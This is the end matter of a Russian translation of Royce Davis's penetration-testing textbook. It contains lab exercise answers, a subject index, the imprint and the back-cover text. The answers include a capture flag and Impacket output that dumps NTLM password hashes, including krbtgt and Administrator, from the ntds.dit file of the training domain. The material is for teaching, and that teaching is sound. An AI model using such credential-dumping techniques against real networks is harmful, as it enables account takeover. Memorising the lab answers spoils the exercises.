## УПРАЖНЕНИЕ 8.1. ДОСТУП К ВАШЕМУ ПЕРВОМУ ХОСТУ ВТОРОГО УРОВНЯ

Искомые данные для `raditz.capsulecorp.local` находятся в `c:\flag.txt`. Вот содержимое файла:

`FzqUDLeiQ6Kjdk5wyg2rYcHtaN1slW40`

## УПРАЖНЕНИЕ 10.1. ИЗВЛЕЧЕНИЕ ПАРОЛЕЙ ИЗ NTDS.DIT

Среда Capsulecorp Pentest – это проект с открытым исходным кодом, который со временем может развиваться. В него могут быть добавлены учетные записи пользователей или даже уязвимые системы, которых не было во время написания этой книги. Не беспокойтесь, если ваши результаты будут другими – если вы смогли выполнить упражнение и украсть хеши паролей от `goku.capsulecorp.local`, вам удалось выполнить задание. Однако на момент написания книги в домене `CAPSULECORP.local` присутствовали следующие учетные записи пользователей (листинг Е.2).

### Листинг Е.2 Хеши паролей Active Directory, извлеченные с помощью Impacket

```
[*] Target system bootKey: 0x1600a561bd91191cf108386e25a27301
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 56c9732d58cd4c02a016f0854b6926f5
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c2
5d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d3550b:::
GOKU$:1001:aad3b435b51404eeaad3b435b51404ee:3822c65b7a566a2d2d1cc4a4840a0f36:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:62afb1d9d53b6800af62285ff3fea16f:::
goku:1104:aad3b435b51404eeaad3b435b51404ee:9c385fb91b5ca412bf16664f50a0d60f:::
TRUNKS$:1105:aad3b435b51404eeaad3b435b51404ee:6f454a711373878a0f9b2c114d7f22a:::
GOHAN$:1106:aad3b435b51404eeaad3b435b51404ee:59e14ece9326a3690973a12ed3125d01:::
RADITZ$:1107:aad3b435b51404eeaad3b435b51404ee:b64af31f360e1bfa0f2121b2f6b3f66:::
vegeta:1108:aad3b435b51404eeaad3b435b51404ee:57a39807d92143c18c6d9a5247b37cf3:::
gohan:1109:aad3b435b51404eeaad3b435b51404ee:38a5f4e30833ac1521ea821f57b916b6:::
trunks:1110:aad3b435b51404eeaad3b435b51404ee:b829832187b99bf8a85cb0cd6e7c8eb1:::
raditz:1111:aad3b435b51404eeaad3b435b51404ee:40455b77ed1ca8908e0a87a9a5286b22:::
tien:1112:aad3b435b51404eeaad3b435b51404ee:f1dacc3f679f29e42d160563f9b8408b:::
```

## УПРАЖНЕНИЕ 11.1. ВЫПОЛНЕНИЕ ОЧИСТКИ ПОСЛЕ ПРОНИКНОВЕНИЯ

Если вы следовали рекомендациям в книге, используя среду Capsulecorp Pentest для проведения своего пентеста, то все необходимые элементы очистки перечислены в главе 11. Кроме того, я неоднократно напоминал вам делать записи обо всех действиях, последствия которых придется удалять. Если вы тестировали свою собственную сетевую среду, вам придется полагаться на свои заметки о проникновении как на руководство по очистке артефактов, оставшихся после вашего пентеста.



# Предметный указатель

---

- CHF, cryptographic hashing function, 139
- dot-файл, 195
- EDR, endpoint detection and response, 188
- INPT, internal network penetration test, 12
- IPMI, intelligent platform management interface, 115
- LHF, low-hanging fruit, 28, 89
- LSASS, local security authority subsystem service, 171
- NDA, non-disclosure agreement, 70
- RCE, remote code execution, 32
- RMI, remote management interface, 55
- SMB, server message block, 115
- SSH-туннель, 192
- VirtualBox, 257
- VMware Fusion, 257
- WAR, web application archive, 103
- WMI, Windows management instrumentation, 115
- Активный хост, 45
- Архив веб-приложения, 103
- Аутентификация с открытым ключом, 206
- Баг-баунти, 150
- Брутфорс, 175
- Бэждор Sticky Keys, 122
- Доступные мишени, 28
- Закрепление, 33
- Захват баннеров, 40
- Злоумышленник, 26
- Интерфейс удаленного управления, 55
- Красная команда, 30
  - вторжение, 210
- Куст реестра, 139
- Ландшафт угроз, 24
- Нагрузка
  - обратной оболочки, 153
  - полезная, 152
  - связывания, 153
- Надежный пароль, 94
- Низко висящие фрукты, 28, 89
- Обнаружение и реагирование в конечной точке, 188
- Оболочка
  - интерактивная, 122
  - неинтерактивная, 121
- Обратное подключение, 92
- Отчет
  - методика проникновения, 243

- рассказ об атаке, 243
- сводное резюме, 243
- Очевидные мишени, 89
- Пентестер**, 25
- Пентестинг, 25
- Перенос хеша, 181
- Поверхность атаки, 13, 64
- Поиск отпечатков, 73
- Получение оболочки, 121
- Постмодуль, 159
- Постэксплуатация, 17, 159
- Разработка эксплойта**, 149
- Сетевая служба**, 65
  - баннер, 68
- Служба подсистемы локального администратора безопасности, 171
- Сниффер пакетов, 59
- Соглашение о неразглашении информации, 70
- Список
  - исключений, 43
  - целей, 42
- Терминальный мультиплексор**, 280
- Тестирование на проникновение. См. Пентестинг
- Техническое задание, 244
- Точка входа, 64
- Удаленное выполнение кода**, 32
- Уязвимость, 17
  - аутентификации, 93
  - конфигурации, 103
  - с низким уровнем риска, 89
- Фаззинг**, 150
- Функция**
  - криптографического хеширования, 139
  - односторонняя, 139
- Футпринтинг, 44
- Хост первого уровня**, 112, 130
- Хранимая процедура, 99, 133
  - системная, 133
- Цель второго уровня**, 160
- Эхо-запросы**, 47
- Ядро Linux**, 38
- Ящик**
  - белый, 44
  - серый, 44
  - черный, 44

Книги издательства «ДМК ПРЕСС»  
можно купить оптом и в розницу  
в книготорговой компании «Галактика»  
(представляет интересы издательств  
«ДМК ПРЕСС», «СОЛОН ПРЕСС», «КТК Галактика»).

Адрес: г. Москва, пр. Андропова, 38;  
тел.: (499) 782-38-89, электронная почта: [books@alians-kniga.ru](mailto:books@alians-kniga.ru).

При оформлении заказа следует указать адрес (полностью),  
по которому должны быть высланы книги;  
фамилию, имя и отчество получателя.

Желательно также указать свой телефон и электронный адрес.  
Эти книги вы можете заказать и в интернет-магазине: [www.a-planeta.ru](http://www.a-planeta.ru).

Ройс Дэвис

## **Искусство тестирования на проникновение в сеть**

Главный редактор *Мовчан Д. А.*  
[dmkpress@gmail.com](mailto:dmkpress@gmail.com)

Зам. главного редактора *Сенченкова Е. А.*

Перевод *Яценков В. С.*

Корректор *Синяева Г. И.*

Верстка *Чаннова А. А.*

Дизайн обложки *Мовчан А. Г.*

Гарнитура PT Serif. Печать цифровая.

Усл. печ. л. 25,19. Тираж 200 экз.

Веб-сайт издательства: [www.dmkpress.com](http://www.dmkpress.com)

# Искусство тестирования на проникновение в сеть

Пентестеры выявляют бреши в безопасности, атакуя сети точно так же, как это делают злоумышленники. Чтобы стать пентестером мирового уровня, вам необходимо освоить наступательные концепции безопасности, использовать проверенную методологию и постоянно тренироваться. В этой книге представлены уроки эксперта по безопасности Ройса Дэвиса, а также учебная виртуальная сеть, которую вы можете использовать, чтобы отточить свои навыки.

«Искусство тестирования на проникновение в сеть» — это руководство по моделированию недостатков внутренней безопасности компании. В роли злоумышленника вы пройдете все этапы профессионального пентеста, от сбора информации до захвата полного контроля над сетью. Подбирая пароли, обнаруживая открытые порты и повышая права доступа до уровня администратора, вы на практике усвоите, в чем заключаются сетевые уязвимости и как ими воспользоваться.

## Рассматриваемые темы:

- создание виртуальной лаборатории по тестированию на проникновение;
- использование сетевых уязвимостей Windows и Linux;
- обеспечение постоянного повторного доступа к взломанным элементам сети;
- подробное изложение ваших выводов в отчете о проникновении.

Ройс Дэвис провел сотни тестов на проникновение, помогая обезопасить многие из крупнейших компаний мира.

Издание рассчитано на технических специалистов. Опыт работы в сфере безопасности не требуется.

Интернет-магазин:  
[www.dmkpress.com](http://www.dmkpress.com)

Оптовая продажа:  
КТК «Галактика»  
[books@aliants-kniga.ru](mailto:books@aliants-kniga.ru)

  
ИЗДАТЕЛЬСТВО  
[www.dmk.pf](http://www.dmk.pf)

«Отличный справочник по всем этапам процесса проникновения в сеть».

Свен Штумпф, BASF

«Практический подход, охватывающий все, что нужно новичку для работы в этой области».

Иманол Валиенте Мартин,  
Full On Net

«Практичное и хорошо структурированное описание процесса взлома сетей. Настоятельно рекомендую!»

Ситхам Ниссанка, Worldline

«Отличная книга! Она учит, как защищаться от атак, а также как самостоятельно выполнять тесты на проникновение в сеть».

Марсель ван ден Бринк,  
TVAuctions

ISBN 978-5-97060-529-5



9 785970 605295 >